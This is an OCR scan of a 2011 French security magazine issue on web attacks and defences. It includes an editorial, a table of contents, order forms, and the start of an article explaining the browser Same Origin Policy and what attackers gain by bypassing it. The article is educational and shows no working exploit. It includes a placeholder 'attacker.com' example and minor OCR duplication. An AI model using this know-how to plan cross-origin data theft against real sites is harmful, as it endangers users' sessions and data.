
100 % SÉCURITÉ INFORMATIQUE



MISC

Multi-System & Internet Security Cookbook

DOM : 8,80 €
CAN : 15 $CAD
CH : 15,50 CHF
TOM Avion : 1300 XPF
TOM Surface : 990 XPF
BEL, LUX, PORT.CONT : 9 Eur

L 16844 - 4 H - F: 8,00 € - RD

OCTOBRE / NOVEMBRE

HORS - SERIE N°4

NOUVEAU WEB

- Facebook : un bon coffre-fort avec toutes vos données privées ?
- Bitcoin : de l'argent numérique qui ne laisse pas de trace

FILTRER LE WEB

- ModSecurity : fonctionnement et déploiement pour des sites à fort trafic
- La grande évasion : limites et contournements des Web Application Firewall (WAF)

À L'ASSAUT DU WEB

NOUVEAUX USAGES ...

... NOUVEAUX ENJEUX

FAILLES

- La Same Origine Policy (SOP), cœur de la sécurité des navigateurs, sous toutes ses coutures
- Cross Site Scripting : faire (beaucoup) plus qu'un simple alert()

CÔTÉ SERVEUR

- Construire une architecture web sécurisée de bout en bout
- Durcissement d'une architecture 3 tiers du noyau aux services

SÉCURITÉ DANS LES CMS

- Prise en compte de la sécurité dans un framework PHP : le cas Symfony2
- Drupal/WordPress, les nouveaux frameworks et leurs failles

SEXE, DROGUE et SÉCURITÉ INFORMATIQUE

MISC 57
Actuellement en kiosque !

DISPONIBLE CHEZ VOTRE MARCHAND DE JOURNAUX
JUSQU'AU 28 OCTOBRE 2011 ET SUR :
www.ed-diamond.com

ÉDITO

Chinois ou chez toi ?

Par de nombreux aspects, le « Web » s'apparente à un repas chinois.

D'abord, c'est le foutoir, il y en a partout sur la table, des serveurs (non, pas ceux avec des diodes qui clignotent et des câbles qui débordent) apportent moult plats plus magiques les uns que les autres. Tout un spectacle avec ses codes (mais pas de lignes) !

Appréhender le Web n'est pas trivial pour qui n'est pas tombé dedans à la naissance. Ma grand-mère n'a toujours pas compris que tout Internet n'était pas dans son écran (on va oublier le concept de disque dur).

De même, déguster les mets avec les baguettes demande un peu de pratique. Un serveur (celui avec le costume tiré à 4 épingles) m'explique dans un anglais approximatif que pour maîtriser les baguettes, il faut manger du riz quand on naît.

Les technologies sous-jacentes sont devenues de plus en plus lourdes et complexes. Il y a 15 ans, tous les ports de nos serveurs (pas ceux en costumes, ceux avec des diodes qui clignotent) étaient ouverts.

Maintenant, tout est embarqué dans le protocole HTTP, et passe grosso modo par les ports 80 et 443. Il a été nécessaire d'adapter les techniques de filtrage et sont apparus les firewalls level 7 et autres WAF. On trouve des merveilles sur HTTP (<-- ton désabusé). De même, la diversité des plats se retrouve concentrée dans les dim-sum, ces petites bouchées vapeur aux mille saveurs révélées quand on mord dedans. D'ailleurs, traditionnellement après un bon dîner, les sysadmins chinois songent, alors qu'ils sont repus et ravis au lit, aux ports (très différents des Hollandais, qui songent aux ports d'Amsterdam).

Chers lecteurs, vous l'aurez compris, de telles agapes importent autant dans la présentation que dans le contenu des assiettes. Il en va évidemment de même pour le Web. Si en sécurité, on s'attache plus souvent au conteneur - les serveurs (encore ceux avec des diodes), aux firewalls, etc. - le contenu n'en est pas moins primordial pour la majorité des gens. La production d'informations, de connaissances est une des lois du Web qui tend ainsi à promouvoir les contenus pertinents. Reste bien sûr à définir ce qui est pertinent, mais pour revenir à ces mets asiatiques, le goût importe autant sinon plus que la présentation. La diversité des contenus web n'a rien à envier à la diversité de la cuisine chinoise (la vraie, locale), apportée avec grâce et délicatesse par un serveur (celui habillé en pingouin ou autre palmipède en costume, d'où le célèbre canard laquais).

Au-delà de la dualité conteneur-contenu, une nouvelle dimension - sociétale - a vu le jour ces dernières années, dont l'apothéose fut le rouleau des printemps arabes où les médias sociaux ont aidé à la mobilisation des peuples contre les gouvernements. Cet exemple, certes extrême, n'en reflète pas moins une évolution certaine de nos comportements, évolution induite par les « réseaux sociaux ». Comme en cuisine, la Chine a su conserver sa propre particularité ici, en proposant à son peuple ses outils, moteurs de recherches et autres twitter mandarins ou pékinois. De leur point de vue, finalement, peut-être que l'Internet chinois n'est pas si bridé...

Bref, comme le Web n'est plus réduit à quelques pages en HTML 0.9, nous nous devions bien de vous le servir à notre sauce dans ce hors-série.

Bonne dégustation !

@FredRaynal
@MISCRedac
(on est web ou on ne l'est pas)

www.miscmag.com

MISC est édité par **Les Éditions Diamond**
B.P. 20142 / 67603 Sélestat Cedex
Tél. : 03 67 10 00 20 - **Fax :** 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.miscmag.com
www.ed-diamond.com
IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 2116-4657
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8 Euros

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Frédéric Raynal
Secrétaire de rédaction : Véronique Sittler
Conception graphique : Fabrice Krachenfels
Responsable publicité : Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Impression : VPM Druck Rastatt / Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Distri-médias : Tél. : 05 34 52 34 01

Membre April
www.april.org

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

SOMMAIRE

FAILLES ET NAVIGATEURS

[04-12] La SOP et ses contournements

[13] Webkit + XSLT = CVE-2011-1774

[14-19] Au-delà du XSS

SÉCURITÉ CÔTÉ SERVEUR

[20-25] Architectures web sécurisées

[26-32] Construire une architecture d'hébergement 3 tiers sécurisée

FILTRER LE WEB

[33-40] ModSecurity : fonctionnement et déploiement

[41] Patch à la volée avec ModSecurity

[42-47] La grande évasion

CMS ET SÉCURITÉ

[48-54] Prise en compte de la sécurité dans un framework PHP : le cas Symfony2

[55-65] Drupal/WordPress, les nouveaux frameworks et leurs failles

NOUVEAU WEB

[66-73] La sécurité selon Facebook

[74-82] Et pour quelques Bitcoin de plus

ABONNEMENT

[7,8 et 61] Bons d'abonnement et de commande

LA SOP ET SES CONTOURNEMENTS

Mariem El Gharbi – mariem.elg@gmail.com – Technicolor R&D France

mots-clés : *SAME ORIGIN POLICY / SÉCURITÉ DES NAVIGATEURS / COMMUNICATION INTER-DOMAINES*

La Same Origin Policy est la clé de voûte de la sécurité des navigateurs, sans laquelle l'Internet s'écroulerait rapidement. C'est ce qui empêche une page web malicieuse d'accéder au contenu d'autres pages, ou au contenu du disque dur de l'internaute. Et la plupart des attaques web ont pour objectif de la contourner afin d'accéder à des ressources normalement interdites. Dans cet article, nous verrons les mécanismes de la Same Origin Policy qui la rendent aussi indispensable, et comment les attaquants procèdent pour la contourner.

1 Introduction à la SOP

1.1 Historique et but

On entendit parler de la *Same Origin Policy* (ou politique de même origine, en français) pour la première fois en 1996. Netscape venait d'inventer le langage JavaScript qui a ouvert la possibilité aux serveurs web d'envoyer du code exécutable aux navigateurs. En l'absence de protection, ces derniers étaient vulnérables aux scripts malicieux qui pouvaient lire le contenu d'autres pages et même accéder à leurs *cookies*.

Pour pallier ce problème, Netscape Navigator 2.0 a introduit la Same Origin Policy (notée SOP dans toute la suite) dont le principe est qu'un script issu d'un site web ne peut communiquer qu'avec les pages livrées par le même site. Autrement dit, un script issu d'un domaine A ne peut lire ni modifier le contenu d'un document originaire du domaine B.

En quoi cela protège-t-il l'utilisateur ? Imaginons le cas d'un internaute qui visite son compte bancaire en ligne (http://bankaccount.com), et en même temps se promène sur un site malicieux (http://attacker.com). Si la page hostile située sur attacker.com envoie des requêtes HTTP vers bankaccount.com, elle ne pourra pas lire le résultat des requêtes. La SOP empêche donc l'attaquant de connaître le contenu du compte bancaire.

Ce mécanisme est d'autant plus efficace qu'il repose non seulement sur le domaine d'origine des pages, mais aussi sur le protocole et le port : seuls les documents livrés par la même origine, c'est-à-dire par le même triplet <protocole, FQDN, port>, peuvent communiquer librement. Ce qui assure la confidentialité et l'intégrité des pages web.

URL	Même origine que http://www.example.com/dir/page.html	Explication
http://www.example.com/dir2/other.html	Oui	
https://www.example.com/dir/other.html	Non	Protocole différent
http://www.example.com:81/dir/other.html	Non	Port différent
http://en.example.com/dir/other.html	Non	FQDN différent
http://example.com/dir/other.html	Non	FQDN différent

(exemple issu de wikipedia.org [1])

Attention !

FQDN : Fully qualified domain name (ou nom de domaine complètement qualifié) est le nom de domaine complet d'une machine sur Internet. Par exemple, dans l'URL foo.bar.com, le FQDN est foo.bar.com et le nom de domaine est bar.com.

Aujourd'hui, tous les navigateurs ont des politiques de contrôle d'accès similaires. Et le concept est étendu à tous les langages et technologies qui permettent de faire de l'exécution de code côté client, tels Ajax, ActionScript et Java.

Chaque langage implémente sa propre version de la SOP. Mais l'idée de base reste toujours la même : l'accès est restreint aux documents issus de la même origine.

1.2 Et l'attaquant dans tout ça ?

Vous l'aurez compris, le but de l'attaquant est de contourner cette politique. Mais pour quoi faire ?

Imaginez ce que serait votre navigation internet si lorsque vous naviguez sur un site A, il lui soit possible d'exécuter des requêtes HTTP vers tout autre site B et d'obtenir les réponses à ces requêtes, le tout en utilisant vos cookies de session authentifiée. Cela signifie comme conséquences (non exhaustives) : usurpation d'identité, vol de session, divulgation d'informations, détournement d'adresse IP, ...

Si un code malicieux ne peut pas contourner la SOP, l'attaquant ne pourra pas obtenir les résultats de ses requêtes HTTP. Dans ce cas, nous avons affaire à une attaque en aveugle. Aujourd'hui, les applications web se protègent également contre les attaques en aveugle, par l'implémentation de jetons anti-CSRF. Cette protection consiste à créer une valeur aléatoire à chaque ouverture de session. Cette valeur, connue seulement de l'application et du serveur, doit être associée à toutes les requêtes HTTP pour qu'elles soient acceptées par le serveur.

Ainsi, si un attaquant parvient à contourner la SOP, il peut non seulement recevoir les résultats de ses requêtes, mais aussi contourner les jetons anti-CSRF. En effet, s'il a accès aux cookies de l'utilisateur, il peut connaître l'identifiant de session et récupérer le jeton anti-CSRF stocké dans la variable de session.

D'une façon plus générale, un attaquant doit contourner la SOP chaque fois qu'il souhaite mettre en place un canal de communication entre des domaines différents. Que ce soit pour charger du code d'un serveur distant suite à la découverte d'une faille XSS ou encore pour récupérer des données collectées côté client, après une attaque réussie.

Dans la suite de cet article, nous imaginons qu'un attaquant a soit compromis un site web et y a injecté son code malicieux, soit il a provoqué la victime à se connecter sur un site web qu'il contrôle. Le but de l'attaquant étant de charger un code malicieux dans le navigateur de la victime, code qui exploitera les faiblesses de la SOP pour exfiltrer des données.

Avec ces objectifs en tête, nous allons voir les restrictions les plus importantes de la SOP selon les implémentations, et ce qu'elles laissent à l'attaquant comme champ d'action.

Enfin, il est à noter qu'il existe de nombreuses façons de contourner la SOP pour faire de la communication inter-origines. Les sites de développeurs web regorgent d'explications sur la mise en place de canaux de communication inter-origines, à double sens. En effet, cette possibilité est cruciale dans les sites web de type *mashup*. Toutefois, la plupart de ces techniques nécessitent de contrôler les différentes origines. Nous ne nous attarderons donc pas dessus, puisque nous considérons que l'attaquant ne contrôle pas le serveur visé.

Attention !

Mashup : application ou site web dont le contenu provient de différentes sources.

2 Différentes implémentations

Nous avons introduit le rôle de la SOP dans les technologies web de manière générale. Maintenant, nous allons approfondir la question pour différentes implémentations.

Toutes les implémentations de SOP ont en commun qu'elles s'appuient sur les URI pour déterminer si une opération est autorisée ou non. Pour cela, les URI sont groupées par origine, et cette dernière est en général définie par le triplet <protocole, FQDN, port>.

À vrai dire, l'appellation « protocole » manque de rigueur : il faudrait plutôt dire « schéma d'URI ». Cet abus de langage est dû au fait que les schémas les plus rencontrés sont des protocoles, tels FTP, HTTP ou HTTPS. Lorsque le schéma d'URI n'est pas un protocole, l'origine du document est calculée différemment.

Structure d'une URL

Par exemple, pour les requêtes « file: URI », la valeur de l'origine dépend de chaque user-agent. Certains, comme Firefox, considèrent les répertoires pour la définir. Ils ne permettent l'accès qu'aux fichiers du même répertoire ou dans un sous-répertoire. D'autres navigateurs associent à chaque URI un identifiant unique qui est son origine.

Il existe de nombreuses autres règles en ce qui concerne les pseudo-URL comme « data: URL », «about: blank » ou « javascript: URL ». Ces règles sont souvent peu documentées et peuvent avoir un comportement inattendu, pour la grande joie des attaquants.

Ceci dit, les applications web sont sujettes à de nombreuses règles de sécurité bien connues. Cet article n'abordera que les plus importantes, faute de pouvoir être exhaustif (pour plus détails, voir les documents « Browser Security Handbook » **[2]** et « Ajax : The Complete Reference » **[3]**).

2.1 Document Object Model (DOM)

Le DOM est une API pour accéder au contenu des pages HTML et XML depuis des langages de script. Par exemple, le code JavaScript suivant permet de connaître le contenu HTML du corps d'une page :

```
var content = document.body.innerHTML ;
```

Cependant, un script ne peut pas accéder aux attributs et méthodes DOM de n'importe qu'elle page. Il faut qu'ils aient la même origine. Et celle-ci est toujours calculée à partir du triplet <protocole, FQDN, port>.

Il est également possible pour une page de modifier dynamiquement son nom de domaine via l'attribut **document.domain**. Ceci à condition que la nouvelle valeur soit un suffixe du domaine original. Par exemple, **www.example.com** peut fixer son nouveau domaine à **example.com**, mais pas à **other.com** ni à **example.fr**. Si deux pages

modifient ainsi leur domaine, et si de plus, elles ont le même port et protocole, elles sont considérées comme ayant la même origine et peuvent communiquer. C'est une méthode classique pour permettre la communication entre une page et un sous-domaine chargé dans une iframe.

2.2 XMLHttpRequest

L'API JavaScript XMLHttpRequest permet d'envoyer des requêtes HTTP ou HTTPS et de lire les réponses depuis le JavaScript directement, sous réserve que l'origine soit respectée. Celle-ci est toujours définie par le triplet <protocole, FQDN, port>, cette fois sans tenir compte de l'attribut **document.domain**.

Voici un exemple de requête **GET** simple :

```
var xhr = new XMLHttpRequest();
xhr.open('GET', 'http://example.com/', false);
xhr.setRequestHeader ("Accept", "text/xml");
xhr.send(null);
```

Il y a des restrictions additionnelles concernant le choix des en-têtes et méthodes HTTP qu'il est possible de préciser via les fonctions **setRequestHeader** et **open** : la spécification de l'API fournit une liste d'en-têtes interdits **[4]** dont **Host**, **Connection** et **Origin**. De même, les méthodes **CONNECT**, **TRACE** et **TRACK** sont refusées. Enfin, même s'il est possible de lire les en-têtes et le corps de la réponse, tous les codes de réponse HTTP ne sont pas autorisés **[5]**.

Pour ce qui est des requêtes inter-origines, elles sont interdites par défaut. Il est possible d'autoriser la transmission de données entre deux origines différentes, à condition de les contrôler. Cette fonctionnalité, qui s'appelle *Cross-Origin Resource Sharing*, fonctionne de la façon suivante : supposons qu'un client sur le domaine A envoie une requête **GET** ou **POST** (via un objet **XMLHttpRequest**) vers un serveur sur le domaine B. L'en-tête **Origin: http://A** est systématiquement ajouté à la requête. Le serveur considère alors cette origine pour décider si A peut accéder à la ressource demandée ou non. Si oui, il retourne un en-tête de ce type : **Access-Control-Allow-Origin: http://B**. Et c'est seulement à sa réception que le navigateur client autorise l'accès à la ressource.

Le succès de la communication exige donc une forte collaboration entre client et serveur. C'est difficile à contourner, d'autant qu'il est impossible de forger l'en-tête Origin lors d'une requête XMLHttpRequest de cette façon :


```
xhrObject.setRequestHeader("Origin","A")
```

2.3 Cookies

La sécurité des cookies repose sur plusieurs éléments :

- Ils sont valides jusqu'à la date spécifiée dans l'attribut **expires**.
- Les attributs **domain** et **path** du cookie définissent sa portée. Ils indiquent au navigateur que le cookie ne doit être envoyé au serveur qu'avec les requêtes destinées au même domaine et chemin (ou à un sous-domaine avec le même chemin).
- La présence de l'attribut **secure** indique que le cookie ne doit être transmis qu'avec les requêtes HTTPS.
- Enfin, si l'attribut **HTTPOnly** est présent, le cookie devient inaccessible pour les API autres que HTTP (par exemple JavaScript).

L'origine (ou la portée) d'un cookie est donc définie par le domaine, le chemin et le protocole (HTTP ou HTTPS). Par défaut, le domaine est celui d'où vient le cookie, mais il peut aussi prendre la valeur d'un domaine parent.



Dans l'exemple donné, le cookie sera associé aux requêtes vers le domaine **example.com** ainsi que tous ses sous-domaines, dont **www.example.com**, et ce seulement si le chemin demandé est **/dir/**.

2.4 Applets Java

Les *applets* Java disposent de nombreuses façons d'ouvrir une connexion vers un hôte distant, dont l'API **Socket** :

```
Socket sock = new Socket('example.com', 80);
```

ou des objets plus haut niveau, comme **URLConnection** :

```
URL url = new URL("http://example.com");
URLConnection connection = url.openConnection();
```

Toutes les méthodes sont sujettes à la même contrainte (dans le cadre des applets non signées) : la connexion n'est autorisée que si l'URL demandée a la même origine (au sens de Netscape) et la même adresse IP que l'hôte d'où est issue l'applet.

Par ailleurs, l'applet peut accéder au DOM de deux façons : en communiquant avec le code JavaScript de la page qui la contient via l'API JSObject, ou à travers l'API DOMService. Ces requêtes de Java à JavaScript sont très peu documentées. D'après le document « Browser Security Handbook », certains navigateurs comme MSIE8 autorisent l'accès d'une applet à sa page parente (avec DOMService) même si elle est sur un autre domaine. Nous n'avons pas testé, mais il faut savoir que c'est souvent en creusant ce type de points obscurs que les attaquants trouvent des failles.

Pour ce qui est des communications inter-origines, elles nécessitent l'emploi d'un fichier de règle (« Policy file ») : il faut que le serveur destination héberge un fichier de règle nommé **crossdomain.xml** qui précise quels domaines sont autorisés à accéder à son contenu.

Complétez votre collection des anciens numéros de...

Les 4 façons de commander !

Par courrier
En nous renvoyant ce bon de commande.

Par le Web
Sur notre site : www.ed-diamond.com.

Par téléphone
Entre 9h-12h & 14h-18h au 03 67 10 00 20 (paiement C.B.)

Par fax
Au 03 67 10 00 21 (C.B. et/ou bon de commande administratif)

MISC

du numéro...
...au numéro

Bon de commande MISC		
Réf.	**Désignation**	**Prix / Nos**
MISC N°46	Construisez et validez votre sécurité	8,00 €
MISC N°47	La lutte antivirale, une cause perdue ?	8,00 €
MISC N°48	Comment se protéger contre la peste spam ?	8,00 €
MISC N°49	Vulnérabilités Web et XSS - Des ennemis que vous sous-estimez !	8,00 €
MISC N°50	La sécurité des jeux	8,00 €
MISC N°51	Sécurité des OS mobiles	8,00 €
MISC N°52	4 Outils indispensables pour tester votre sécurité !	8,00 €
MISC N°53	La sécurité du wi-fi, des paroles en l'air ?	8,00 €
MISC N°54	Anonymat sur internet : Risque ou nécessité ?	8,00 €
MISC N°55	Au coeur des technologies sécurité de MICROSOFT	8,00 €
MISC N°56	Forensics : Les nouveaux enjeux	8,00 €

Bon de commande

à remplir (ou photocopier) et à retourner aux Éditions Diamond – MISC – BP 20142 – 67603 Sélestat Cedex

	Référence	Prix / N°	Qté	Total
EXEMPLE :	MISC N°42	8,00 €	1	8,00 €
		TOTAL :		
		FRAIS DE PORT FRANCE MÉTRO. :		+3,9 €
		FRAIS DE PORT HORS FRANCE MÉTRO. :		+6 €
		TOTAL :		

Voici mes coordonnées postales :
Nom :
Prénom :
Adresse :
Code Postal :
Ville :
Téléphone :
e-mail :

Je choisis de régler par :

❑ Chèque bancaire ou postal à l'ordre des Éditions Diamond

❑ Carte bancaire n° |_|_|_|_| |_|_|_|_| |_|_|_|_| |_|_|_|_|

Expire le : |_|_|_|_|

Cryptogramme visuel : |_|_|_|

Date et signature obligatoire

❑ Je souhaite recevoir des infos des Edtions Diamond

❑ Je souhaite recevoir des infos des partenaires des Editions Diamond

Retrouvez les sommaires et commandez tous nos magazines sur notre site :
http://www.ed-diamond.com

Avez-vous l'âme du collectionneur ?

Boostez votre collection !

Vous recherchez un magazine en particulier ? Allez sur www.ed-diamond.com pour voir le sommaire détaillé de chaque magazine et ensuite... Boostez votre collection avec les « Power packs x5 », soit 5 MISC pour 25€ et les « Power packs x10 », soit 10 MISC pour 40€, à choisir dans la liste ci-dessous :

Les 4 façons de commander !

Par courrier
En nous renvoyant ce bon de commande.

Par téléphone
Entre 9h-12h & 14h-18h au 03 67 10 00 20 (paiement C.B.)

Par le Web
Sur notre site : www.ed-diamond.com.

Par fax
Au 03 67 10 00 21 (C.B. et/ou bon de commande administratif)

5 Nos de MISC Multi-System & Internet Security Cookbook 25€ ou 10 Nos de MISC Multi-System & Internet Security Cookbook 40€

Choisissez vos numéros dans le tableau ci-dessous*
* Seuls les numéros ci-dessous sont disponibles pour une commande de Power Packs x5 et x10

- N°1 Les vulnérabilités du Web !
- N°2 Windows et la sécurité
- N°4 Internet un château construit sur du sable? ...ou les protocoles réseaux en question
- N°6 Sécurité du wireless ?
- N°7 La guerre de l'information - évaluation, riques, enjeux
- N°8 Honeypots - Le piège à pirate !
- N°9 Que faire après une intrusion ?
- N°10 VPN - Virtual Private Networt - Créez votre réseau sécurisé sur internet
- N°12 La faille venait du logiciel
- N°13 PKI - Public Key Infrastructure
- N°14 Reverse Engineering - Retour au sources
- N°16 Télécoms - Les risques des infrastructures
- N°17 Comment lutter contre - Le spam, les malwares, les spywares ?
- N°18 Dissimulation d'information
- N°19 Les Dénis de Services - La menace rôd
- N°20 Cryptographie malicieuse : quand les vers et virus se mettent à la crypto
- N°21 Limites de la sécurité
- N°22 Superviser sa sécurité
- N°23 De la recherche de faille à l'exploit
- N°24 Attaques sur le Web
- N°25 Bluetooth, P2P, Messageries instantanées : Les nouvelles cibles
- N°26 Matériel, mémoire, humain, multimédia : Attaques tous azimuts
- N°27 IPv6 : Sécurité, mobilité et VPN, les nouveaux enjeux
- N°28 Exploits et correctifs : Les nouvelles protections à l'épreuve du feu
- N°29 Sécurité du coeur de réseau IP : un organe critique
- N°30 Les protections logicielles
- N°31 Le risque VoIP
- N°32 Que penser de la sécurité selon Microsoft ?
- N°33 RFID - Instrument de sécurité ou de surveillance ?
- N°34 Noyau et rootkit
- N°36 Lutte informatique offensive - Les attaques ciblées
- N°37 Déni de service
- N°38 Code malicieux - Quoi de neuf ?
- N°39 Fuzzing - Injectez des données et trouvez les failles cachées
- N°40 Sécurité des réseaux - Les nouveaux enjeux
- N°41 LA CYBERCRIMINALITÉ ...ou quand le net se met au crime organisé
- N°42 LA VIRTUALISATION : Vecteur de vulnérabilité ou de sécurité ?
- N°43 La sécurité des web services
- N°44 Compromissions électromagnétiques
- N°45 La sécurité de Java en question

Numéros MISC épuisés :
N°3, N°5, N°11, N°15 et N°35

Numéros MISC Hors-Série épuisés :
HS N° 1 et 2

Bon de commande power packs

à remplir (ou photocopier) et à retourner aux Éditions Diamond – MISC – BP 20142 – 67603 Sélestat Cedex

Cochez ici ▲ POWER PACKS X5

OUI, je désire acquérir un power pack X5	1er 1PP* X5	2ème 2PP* X5	3ème 3PP* X5
1, MISC N°			
2, MISC N°			
3, MISC N°			
4, MISC N°			
5, MISC N°			
Total par série de POWER PACKS X5 :	25 €	50 €	75 €
Les hors-séries et les numéros spéciaux sont exclus des PP*		TOTAL :	
Ex : Achat d'un POWER PACK x5 :	FRAIS DE PORT :		
- France Métro. : Total = 25€ + 4€ de frais de port par pack.	FRANCE MÉTRO. :	+4 € × (X PACK)	
- HORS France Métro. : Total = 25€ + 6€ de frais de port par pack.	HORS FRANCE MÉTRO. :	+6 € × (X PACK)	
* PP= POWER PACK		TOTAL :	

Cochez ici ▲ POWER PACKS X10

OUI, je désire acquérir un power pack X10	1er 1PP* X10	2ème 2PP* X10	3ème 3PP* X10
1, MISC N°			
2, MISC N°			
3, MISC N°			
4, MISC N°			
5, MISC N°			
6, MISC N°			
7, MISC N°			
8, MISC N°			
9, MISC N°			
10, MISC N°			
Total par série de POWER PACKS X10 :	40 €	80 €	120 €
Les hors-séries et les numéros spéciaux sont exclus des PP*		TOTAL :	
Ex : Achat d'un POWER PACK x10 :	FRAIS DE PORT :		
- France Métro. : Total = 40€ + 8€ de frais de port par pack.	FRANCE MÉTRO. :	+8 € × (X PACK)	
- HORS France Métro. : Total = 40€ + 12€ de frais de port par pack.	HORS FRANCE MÉTRO. :	+12 € × (X PACK)	
* PP= POWER PACK		TOTAL :	

Voici mes coordonnées postales :
Nom :
Prénom :
Adresse :
Code Postal :
Ville :
Téléphone :
e-mail :

❑ Je souhaite recevoir des infos des Edtions Diamond
❑ Je souhaite recevoir des infos des partenaires des Editions Diamond

Je choisis de régler par :

❑ Chèque bancaire ou postal à l'ordre des Editions Diamond
❑ Carte bancaire n° |_|_|_|_| |_|_|_|_| |_|_|_|_| |_|_|_|_|
Expire le : |_|_|_|_|
Cryptogramme visuel : |_|_|_|

Date et signature obligatoire

```
<?xml version="1.0"?>
<cross-domain-policy>
<allow-access-from domain="domaine_a_autoriser" to-ports="80" />
</cross-domain-policy>
```

Ceci rend difficile l'accès à un serveur non contrôlé.

2.5 Adobe Flash

De même que le langage Java, ActionScript 3 fournit différentes méthodes pour se connecter à un hôte sur un autre domaine : **Socket**, **XMLSocket**, **URLLoader**, **URLStream** et **navigateToURL**.

Comme elles sont aussi peu documentées, les résultats suivants sont issus de tests que nous avons effectués pendant des travaux de recherche sur le *DNS rebinding*. Nous avions :

- Un attaquant contrôlant le domaine attacker.com.
- Une victime qui va sur attacker.com et charge une application Flash malicieuse.
- Un serveur de domaine target.com auquel l'application essaie d'accéder.

Nous avons trouvé que la connexion est acceptée si elle est initiée avec :

- **URLLoader** ou **URLStream**, vers une URL qui a la même origine et la même adresse IP que le serveur d'où l'application est originaire.

```
var request:URLRequest = new URLRequest("http://attacker.com");
var loader:URLLoader = new URLLoader();
loader.load(request);
```

- **navigateToURL**, vers n'importe quel port et domaine.

```
var url:String = "http://target.com";
var request:URLRequest = new URLRequest(url);
navigateToURL(request, "_self");
```

Dans tous les autres cas, le navigateur client envoie la requête **GET /crossdomain.xml** au serveur tiers. S'il répond favorablement, c'est qu'il autorise la connexion ; sinon, la connexion est refusée.

```
<?xml version="1.0"?>
<cross-domain-policy>
<allow-access-from domain="domaine_a_autoriser" to-ports="80" />
</cross-domain-policy>orise la connexion ; sinon, la connexion est refusée.
```

Flash est donc très restrictif : les connexions vers la même origine et la même adresse IP sont interdites par défaut. Cela concerne tous les ports, pas seulement les ports réservés comme c'était le cas auparavant. D'autre part, le fichier **crossdomain.xml** (appelé « Policy file ») doit être livré par le même hôte et la même adresse IP que dans l'URL demandée. Donc il est impossible pour un attaquant d'envoyer un fichier de règle autorisant l'accès au domaine qui a livré l'application (attacker.com), puis de s'arranger pour spoofer l'adresse IP d'un autre domaine et l'associer à attacker.com. C'était le mécanisme d'une attaque de type DNS rebinding **[6]**, qui n'est plus possible depuis que les adresses IP sont prises en compte.

2.6 HTML5

HTML5 a introduit de nombreuses balises et fonctionnalités qui ont leurs propres règles de sécurité. Par exemple, l'attribut **sandbox** de la balise iframe permet d'isoler l'iframe.

```
<iframe sandbox src="http://maps. example.com/embedded.html"></iframe>
```

S'il est utilisé, les formulaires, scripts et liens sont désactivés et l'iframe traitée comme si elle provenait d'une unique origine. Ainsi, le site intégrant l'iframe est protégé contre l'exécution de code malicieux.

Une autre nouveauté de HTML5 est le protocole WebSocket, qui a été spécialement créé pour permettre les communications bidirectionnelles sécurisées. Il repose sur une poignée de main entre client et serveur (éventuellement sur des domaines différents) pour déterminer si la communication peut avoir lieu.

```
// Requête envoyée par le client
GET / HTTP/1.1
Origin: http://example.com
Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ== // clé secrète
Upgrade: webSocket
Host: example.com:3000
Connection: Upgrade

// Réponse du serveur
HTTP/1.1 101 Switching Protocols
Upgrade: webSocket
Connection: Upgrade
Sec-WebSocket-Accept: s3pPLMBiTxaQ9kYGzzhZRbK+xOo= // calculé à
partir de la clé secrète
```

La communication ne commence qu'après réception de la réponse du serveur, qui confirme qu'il autorise les connexions issues de l'origine example.com. Ce mécanisme est a priori difficile à contourner : il est impossible de forger l'en-tête **Origin** avec une requête XMLHttpRequest. Mais si le serveur est mal configuré et accepte le caractère générique « * » en guise d'hôte, alors toutes les origines seront acceptées.

Maintenant que nous avons une idée plus précise des différentes implémentations de la SOP, penchons-nous sur l'exploitation de leurs vulnérabilités.

3 Moyens de contournement

La SOP a souvent été critiquée par le passé. Les développeurs la considéraient plus handicapante que protectrice : elle obligeait à recourir à des méthodes compliquées et pas toujours sûres pour mettre en place les communications inter-domaines nécessaires dans le développement de mashups. Mais les spécialistes de la sécurité la trouvaient trop laxiste. Avec raison, vu l'abondance des attaques visant les applications web.

Il semble qu'au fil du temps et des attaques, les spécifications et différentes implémentations de la SOP convergent vers un compromis entre sécurité et ergonomie. Il existe aujourd'hui des mécanismes

